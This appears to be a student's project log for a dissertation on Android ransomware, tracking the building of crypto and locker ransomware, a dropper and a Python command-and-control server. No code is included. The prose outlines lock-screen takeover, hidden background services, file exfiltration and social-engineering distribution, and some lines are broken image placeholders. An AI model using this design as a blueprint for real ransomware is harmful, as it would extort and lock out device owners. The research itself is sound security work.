Meeting today allowed me to discuss the issue I am having with the word count of my literature review. I am way over the count at 7000 words. I have been reassured that even if I go over a little bit it’s not too bad. I have been told it would be best to finish the literature review using sources I have gathered and then polish it up and cut it down. This meeting has made me more confident in my ability to tidy things up and give a concise literature review.

During this meeting, I mentioned the core features of my MVP and Data Collection. The feedback given was positive so far regarding the features I have come up with. I just need more feature ideas for the Locker Ransomware to complete that.

Working some more on literature review today working on the “Android Security Tool Effectiveness” section to discuss what tools have been shown to be the best antivirus tools for Android. I have found many studies on this which show a trend with Avast Security. Also, other studies have shown AVG and Kaspersky. This justifies the tools I will be using during my experiment of anti-virus evasion.

Actions for next week include finalizing a first draft of the literature review and have a clear idea about methodology so I will spend time cleaning these up as soon as possible.

23/11/2020 (Time Taken: 2 hours)

Spending some time today thinking of hypothesis and managed to come up with the below:

- The hypothesis for this project states that crypto ransomware is a more offensive and effective threat towards those on Android. This is because it uses complex encryption algorithms to encrypt system and/or user files and hold this data for ransom, rather than simply trying to scare the user into paying ransomware.

Also managed to gather some more good journals for referencing including:

- A. Peruma and D. Krutz, "Understanding the Relationship Between Quality and Security: A Large-Scale Analysis of Android Applications", pp. 2-4, 2018.
- A. Jain and Prachi, "Android Security: Permission Based Attacks", p. 1, 2016. [Accessed 19 November 2020].

These will be used to explain the security systems of Android and studies that have shown weaknesses in them and also how permissions can be a weakness to Android security.

25/11/2020 (Time Taken: 4 hours)

Have had to spend time on other assignments so only just managed to get back to final year project. Spending time today refining literature review, so it is easier to understand with regards to the languages I am using to program and the relevant IDEs etc.

For the literature review, I realized I was explaining too much on what things were rather than what relevant work has already been done and what it concludes. Therefore, I have been cleansing the literature review to reduce my word count and make it more meaningful.

Some references I have used today include:

- J. Chen, C. Wang, Z. Zhao, K. Chen, R. Du and G. Ahn, Uncovering the Face of Android Ransomware: Characterization and Real-Time Detection, p. 4, 2017. [Accessed 25 November 2020].
- Fire Eye, "Security Predictions 2021", 2020.

These have helped me explain the characterization of Android ransomware and the future growth of ransomware respectively.

I will be dedicating time next week ensuring my methodology is complete, but the focus now is to get a first draft of this literature review handed in and assessed. Feedback is needed on this because I feel as though some parts are still just explaining stuff but that they are still relevant to the project.

26/11/2020 (Time Taken: 1 hour)

Spent time today tidying up literature review by removing any ‘we’ and ‘I’s as to avoid writing in any perspective. These have been changed to things like ‘this project’ or ‘people’ etc. Meeting tomorrow will determine if I am on right track with literature review so making sure this first draft is clean to ensure proper feedback.

Moreover, to tidy up the word count, I have had to remove the unnecessary ‘Malware Categories’ section of the literature review and change the first section to provide an overview of categories and what’s trending instead of going into detail of each malware which I decided wasn’t necessary. Therefore, the new structure of my literature review consists of:

1. Cyber Security and Current Trends
2. Rise of Ransomware
3. Ransomware Lifecycle
4. Crypto Ransomware and Locker Ransomware
5. Proliferation of mobile devices
6. Android-Targeted Ransomware
7. Android Security Tools

27/11/2020 (Time Taken: 2 hours)

Going through literature review draft for last time this morning to check for any issues surrounding structure and punctuation before meeting at 12pm.

Supervisor meeting today ended on a good note as I have been told my literature review is thorough and covers the thematic process well when going from a more general topic to more specific. I asked during the meeting if it was ok to use sources like threat reports and received the answer that it was fine and better to since it covered a broader range of sources.

Something I noticed during the meeting was that my supervisor was repeatedly informing other students to include stronger reasoning behind the motivation for the project instead of just developing skills for their career. I have taken on this advice and have altered my motivation to include the gap of knowledge that the project fills and how it will help other researchers.

01/12/2020 (Time Taken: 1 hour)

As the feedback last week for my literature review was entirely positive, I have focused time on writing up a strong methodology draft for next week’s meeting. This will give me the chance to gain an understanding of what and how data will be collected and analyzed for conclusive results of my project.

This afternoon, I have spent time researching what it takes to write a methodology using a variety of sources including the lecture slides regarding this section and a video by Scribbr on ‘How to Write a Research Methodology’

02/12/2020 (Time Taken: 3 hours)

This morning, I am writing up my research methodology and have managed to split my data collection into 3 sections:

- Measuring the Exploitability
- Measuring the Impact to Availability
- Measuring the Covertness

The exploitability and covertness measurements will gather quantitative data by using variables of time taken to develop (in hours) and the number of anti-virus detections for each ransomware respectively.

The measure of impact to availability will result in a qualitative measurement through means of interpretation. For example, when comparing both types of ransomware, we will see how easy it is to recover from the attack and how much access we get to our device.

An issue I am having with data collection is finding a way to measure integrity and confidentiality compromise. Therefore, I will be asking in the next meeting to change my proposal objectives to measure availability alone.

I have finished writing about the development methodology today with my chosen methodology being agile. I have discussed my reasons for this including how it allows for iterative builds and flexibility for feedback. I have also mentioned that, in using an agile approach, we have a stronger chance of developing our minimum viable product (MVP) whereas with something like a waterfall approach, we may struggle to finish on time due to its lack of flexibility.

04/12/2020 (Time Taken: 2 hours)

Was unwell yesterday, so I had to take a break and go to doctors, but I am back at it today and tried to join meeting.

Tried to join meeting today discussing methodology but electrician cut off my connection for a few hours so was unable to get feedback. Due to this, I spent time working on methodology instead. Need to refine how the data I capture will be analyzed.

08/12/2020 (Time Taken: 2 hours)

Still working on the research methodology today; the development methodology is near enough complete. Need to get research methodology done for today so I can look over entire part 1 of dissertation and submit by the end of the week in time for deadline.

Also, resubmit proposal today after one of my objectives has a minor change. Whilst writing up the methodology, I understood it would be hard to measure confidentiality and integrity of data. Also, the integrity is already measured to some extent by the security features built into the

Android operating system. Therefore, I will only be measuring availability via a qualitative means e.g. via observation of how much we can still access when infected with ransomware.

11/12/2020 (Time Taken: 2 hours)

Spent time today working out how to perform a comparison on locker and encryption ransomware with respect to how much they impact confidentiality and integrity. Availability is easy to measure from a qualitative point of view as we can simply observe what we can get access to.

In order to measure how much both types of ransomware impact confidentiality and integrity, we need a way of monitoring what files are accessed/modified during the infection of the Android device. I have researched that this is possible using the FileObserver API for Java, but it cannot monitor system files without root permission. Therefore, I am going to ask my supervisor in tomorrows meeting if I can justify rooting the device by saying that I need to do so in order to measure the impact of confidentiality and integrity successfully.

I have considered measuring availability alone and I would prefer it to be a last resort as performing a comparison of all three items in the CIA triad provides more of a strong experiment.

12/12/2020 (Time Taken: 2 hours)

Had supervisor meeting today at 12 to discuss progress so far. The feedback I received included the following:

- The introduction needs to include an introductory paragraph discussing problem statement and context of this project.
- Project needs a cover page as per the mark scheme
- Having asked the question of rooting the device, my supervisor believes this is ok as long as I justify my reason for doing so -> in that I must say the device will be rooted in order to monitor system files as well as user files.
- Apply feedback from proposal to this part of project so objectives might need tweaking.
- Need to mention how the I have evaluated the accuracy of my measurements in the project.

Having received this feedback, I am now working on these whilst it is still fresh in my mind.

15/12/2020 (Time Taken: 1 hour)

Completed the feedback items given to me in the meeting on Friday 12th. This didn't take long and so I have been looking at areas to reduce my word count of the first deliverable. Currently the report contents excluding references contains 5440 words and needs to be closer to 4500. I have spoken to my supervisor about this in previous meetings and they have said there is flexibility on this, I will ask if 900 words is ok.

16/12/2020 (Time Taken: 2 hours)

Today I have been cutting back on the word count some more for the first deliverable but also making time to think about the requirements for the development in this project. I don't expect to start any implementation until after the Christmas vacation as this is when the time has been planned but I am thinking about how things link from theory to practice today.

Submitted the first deliverable today.

18/12/2020 – 28/12/2021 Christmas Vacation Period

29/12/2020 – 18/01/2021

Busy two-week period getting other assignments completed before beginning sprint 1. Ideally Sprint 1 should have started on the 28th Dec and so I am two weeks behind. Currently, I am trying to get back up to speed with things and started the requirements section of the dissertation to begin outlining what I need to do in development to fulfil the goals.

19/01/2021 (Time Taken: 2 hours)


Sprint 1 starts here

Today I started the first sprint in which I hope to achieve the main design of the software including use case, UML class diagrams and wireframes. This sprint should last a maximum of two weeks but I am hoping to get this completed before this because design shouldn't take long and I have accounted for extra time in my sprints.

Continued today with the requirements section of the project this morning and started getting more of an idea of what to include in the application. I realized that I am going to need to provide a small implementation of a C2 server which will simply consist of a BASH script with a switch statement to take commands. I am learning how to create a menu in BASH to provide options to the attacker on the C2 server.


20/01/2021 (Time Taken: 3 hours)

Continued documenting requirements section today. Also, today I have made a draft diagram for the crypto-ransomware process and this will be used in the report to highlight the design later.



21/01/2021 (Time Taken: 4 hours)

Will start sprints next week after completing requirements this week. That should give me enough time to finish the work outstanding for development but unsure now as to whether completion of optional objectives will happen. I have continued to work on the design diagrams including a new process diagram for the locker ransomware as shown below.



22/01/2021 (Time Taken: 3 hours)

Working on the UML class diagrams and use case diagrams today as part of the design process. These are not complete as of yet as I have spent more time thinking about it and comparing this to the Android Studio documentation to make sure that the code I am building a concept for will work in practice.

25/01/2021 (Time Taken: 3 hours)

Looking today at how I can possibly scan for files using the code available on Android/Java. I have had to change my approach slightly as having root access still isn't enough to give me access to root directory to access or write to files. Therefore, I am now only looking at changes made to files in the user's directory rather than system directories.

26/01/2021 – 31/01/2021

Small break from project as inter-semester break here.

01/02/2021 (Time Taken: 2 hours)

Catching up to speed after small break. Spent more time today refining the requirements section before moving onto the design again in which I have now finished and documented the diagrams detailing the lifecycle of each ransomware as shown on days 21/01 and 20/01.


02/02/2021 (Time Taken: 3 hours)


Tidying up requirements section today before meeting at 3pm. Needed to add in a few screenshots in the design section detailing my explanation of ransomware splash screens and what they should contain. I have also spent some more time this morning reading over an interesting guide to exploitation of Android devices called "Mobile Device Exploitation Cookbook" by Prashant Verma and Akshay Dixit.

Meeting today at 3pm introduced me to new supervisor and discussed how my project is going so far and where I expect to be this month. I am struggling slightly with mine in terms of where I should be up to in development, so I have asked for extra support. I have a meeting on Thursday at 5pm to help me with this.

03/02/2021 (Time Taken: 6 Hours)


I have tidied up the requirements section and I have completed my first draft of this now. Having done this, I have been getting the design pieces finalized including use case diagrams for the software. Below are the use case diagrams I have created for the encryption and locker ransomware. I have also spent time reviewing the ransomware lifecycle using various sources such as






04/02/2021(Time Taken: 7 hours)

Spent a lot of time today, refining UML as part of sprint. I have had to make separate class diagrams for both pieces of ransomware to better understand the functionality as object-oriented code. Below are the current concept UML diagrams I have been making:



Crypto Ransomware UML Class Diagram Concept



Locker Ransomware UML Class Diagram Concept

Also had a quick, 15-minute discussion with my supervisor as I was struggling/panicking about getting an end result out of this project. Although I have been working really hard, I started to doubt whether my project had any if little scientific significance but my supervisor helped reassure me that it did. They helped me understand that my research will help the Android community in better understanding the risks to their devices. With so many Android devices out there, this is important. The support meeting I had today was really positive and helped me get back on track with the project. I asked for extra support as I had lost reasoning behind the scope of my project and doubted whether it had any scientific significance. My supervisor and I both agreed that the purpose.

Finished a second draft of the design section and I am now happy with what I have documented in the requirements section. Now I am ready to move on to the next sprint which will focus entirely on development of the ransomware, C2 server and dropper.

05/02/2021 (Time Taken: 2 hours)

Sprint 2 starts here

Requirements and design first draft pretty much finished today so started development piece for C2 server as finished requirements for this yesterday and need to get an MVP finished as behind on gantt chart. I should have started development slightly sooner but got caught up with other assignments.

Today I started early and cracked on with multiple development pieces including using python instead of BASH to create a small C2 server which I hope can use websockets to transport the apk files to the malicious dropper which will then install them. Already this is more of an improvement as it runs quicker than the BASH scripts and performs more tasks with various

endpoints. The Python script essentially activates a server which is used to communicate with the ransomware and dropper applications on Android.

Refining UML today and making sure the methods are doable in Android Studio and they are. Also spent some more time reading over the “Mobile Device Exploitation Cookbook” by Prashant Verma and Akshay Dixit to gauge a better understanding of Android permissions.

I was finding it tough to deal with permissions, more specifically bypassing them. It is essentially impossible without providing the user a permission request dialog and so I will rely on social engineering as a key vulnerability here when distributing malware.

06/02/2021 (Time Taken: 2 hours)

I have spent time today focusing on the Locker Ransomware functionality as well. I have incorporated the Device Admin Policy to override the lock screen, back button and app switch functionality so it is extremely hard for the user to exit the application and they are presented with a splash screen which needs to be tweaked to look more like the wireframes I have produced..

07/02/2021 (Time Taken: 8 hours)

Today I have managed to implement a lot of the dropper malware functionality including that it now runs as a service in the background so to seem less suspicious to the user and it also now able to contact the C2 server. One thing I have found is that, when it attempts to contact the C2 server, it freezes and I believe this is to do with the speed or way in which the C2 server is downloading the ransomware APK. I need to investigate this when I get the chance.

08/02/2021 (Time Taken: 4 hours)

I have spent a lot of time today researching methods to use in the crypto-ransomware and libraries available that give me the ability to do things like generate symmetric keys for use when encrypting the user/system files. I have also just started development of the file scanning module which can now find user files and return them in a recursive manner.

09/02/2021 (Time Taken: 2 hours)

Today I continued to work on the C2 server in which I have now made use of a third party library called ‘aiohttp’ which is a library used to setup a quick API service. Using this we can setup the endpoints needed to communicate with the C2 server from the android target device. I have firstly setup an endpoint called ‘/init’ which tests to see if the connection works and this has worked so far. I am working on an endpoint which will send the malware APK depending on which ransomware the attacker wants to send over to the victim device.

10/02/2021 (Time Taken: 2 hours)

Worked on the C2 server implementation today and ran into problem where I need to run it as sudo because it won't run on port 80 without superuser understandably. Fixed this and so now Android studio can make use of the UrlConnection library to make connection to the endpoints of the server. The aiohttp library handles all requests that arrive at the server.

11/02/2021 (Time Taken: 6 hours)

Spent a lot of time trying to finish off the C2 server downloading process where it should download the ransomware apk and the malicious dropper should install it. Managed to get the software to a point at which the apk downloads fine but the emulator is refusing to install the apk file and I have attempted to troubleshoot today with no luck so will come back to it tomorrow now instead.

12/02/2021 (Time Taken: 2 hours)

Spent more time today refining Python code I wrote yesterday for C2 server. Still stuck on an issue where I cannot get application to install on the emulator so I need to look further into this next week.

16/02/2021 (Time Taken: 2 hours)

Supervisor meeting today at 3pm allowed me to share progress of the project to my supervisors. One of my supervisors asked me about the project and what am I trying to measure. I responded saying I am hoping to demonstrate the difficulty to which an attacker can develop ransomware using high level tools and which ransomware impacts the victim the most in terms of confidentiality, integrity and availability.

Spent an hour after this meeting reviewing where I am in the sprint and how much I've got left. I still have a lot of development left on the crypto-ransomware and locker ransomware, although functionality regarding communication to the C2 server is pretty much complete. I need to work on the cryptography handler that will be responsible for encrypting the files brought back by the FileScanner class.

17/02/2021 (Time Taken: 4 hours)

Fixed the issue to do with the packages not parsing properly when trying to install the ransomware apk files using the malware dropper. One massive issue I have now is that I have noticed a large amount of permissions are prompted to the user upon installing using Java. There is no way of installing the apk file programmatically without asking the user for explicit permission. This could cause suspicion and it is something I will be mentioning throughout the Testing and Analysis and Critical Evaluation sections.

18/02/2021 (Time Taken: 4 hours)

Had to spend time today refactoring code for the communications module to the C2 server on the java code for the malware dropper. This is to get it better designed as shown in the UML. After testing today, it is fair to say that it works just the same and now I am hoping to get this finished by the end of the sprint tomorrow.

19/02/2021 (Time Taken: 2 hours)

Today, having finished a basic functional implementation for the C2 server, I started coding the crypto-ransomware in preparation for the third sprint which starts next week. The next sprint will focus mainly on the crypto-ransomware but if time is left-over, I shall revisit the C2 server to refactor the code slightly and tidy it up. I am hoping I will get time as the implementation for the crypto-ransomware has already been put into concept using the UML and so it shouldn't take long at all to get a functional implementation going.

22/02/2021 (Time Taken: 3 hours)

Sprint 3 starts here

Spent time today tidying up the C2 server code on both the malware dropper and python code on the server itself. This has delayed things slightly for the final sprint but not by much. I have also shifted most of my focus to the crypto-ransomware in that I have now developed a working implementation of the encryption functionality used to encrypt the files. It needs improving but it has taken a good and fast start in getting the encryption ransomware completed.

23/02/2021 (Time Taken: 5 hours)

Today, I have continued work on the encryption ransomware but have focused more on the splash screen display functionality. This should be launched only when fed back a command from the C2 server. Until then, it should remain in the background. This is the functionality I am trying to provide at this current point in time. I am about halfway in implementing this having already completed the overall design of the splash screen,etc. Below is a placeholder template of how it will look:

Ransomware Concept

I had another supervisor meeting today which was very reassuring on my progress. I asked if I could add to my hypothesis the statement: ‘IT IS SUBSTANTIALLY DIFFICULT FOR AN ATTACKER TO DEVELOP A FUNCTIONAL PIECE OF RANSOMWARE USING GENERAL HIGH-LEVEL TOOLS’ and it was agreed I could but that I shouldn’t resubmit the previous deliverable and to just change what I have now.

24/02/2021 (Time Taken: 6 hours)

Today I noticed that a lot of my code is being duplicated with regards to code shared between the dropper and both types of ransomware applications. For this reason, I have spent most of my time today placing all of the shared code in a library which has been published. This library contains all the code necessary for things like communicating to the C2 server and displaying the splash screen (since the splash screen will remain the same for both locker and crypto ransomware with differing textual content). This has taken me a while due to the fact that I have had to generalize a lot of the code to be compatible across the different software.

In order to import this library, I had to create a private GitHub repository and use a tool called JitPack to turn the releases in GitHub of my code to an importable library statement.

26/02/2021 (Time Taken: 3 hours)

I continued to tweak the shared code now so that all each ransomware has to do is use the shared library created using JitPack in order to access the code. This will speed up the process of trying to deliver the rest of the features for each variant of ransomware greatly as there will be less code being duplicated.

01/03/2021 (Time Taken: 3 hours)

Realised today that although I have finished my implementation of the C2ClientService which is responsible for communicating to the C2 server to do things like get commands, I haven't used WebSockets as this wasn't working the last time I tried and so had to resort to the built-in URLConnection class. This class doesn't work like a websocket but only hits the server endpoint to retrieve content. Therefore, I hope to spend any available development time turning the communications to sockets. This will be much better as it represents the communication more realistically.

02/03/2021 (Time Taken: 5 hours)

The time I have spent working on the project today continues to revolve around the features of the crypto ransomware including the filescanning utility. I have had to port this to the singular 'Ransomware' code library that I am developing so that it can be used by both variants of ransomware. I have also managed to get half an implementation of retrieving a user file from the target device and downloading it on the server. I am hoping to complete this in the next two days.

03/03/2021 (Time Taken: 2 hours)

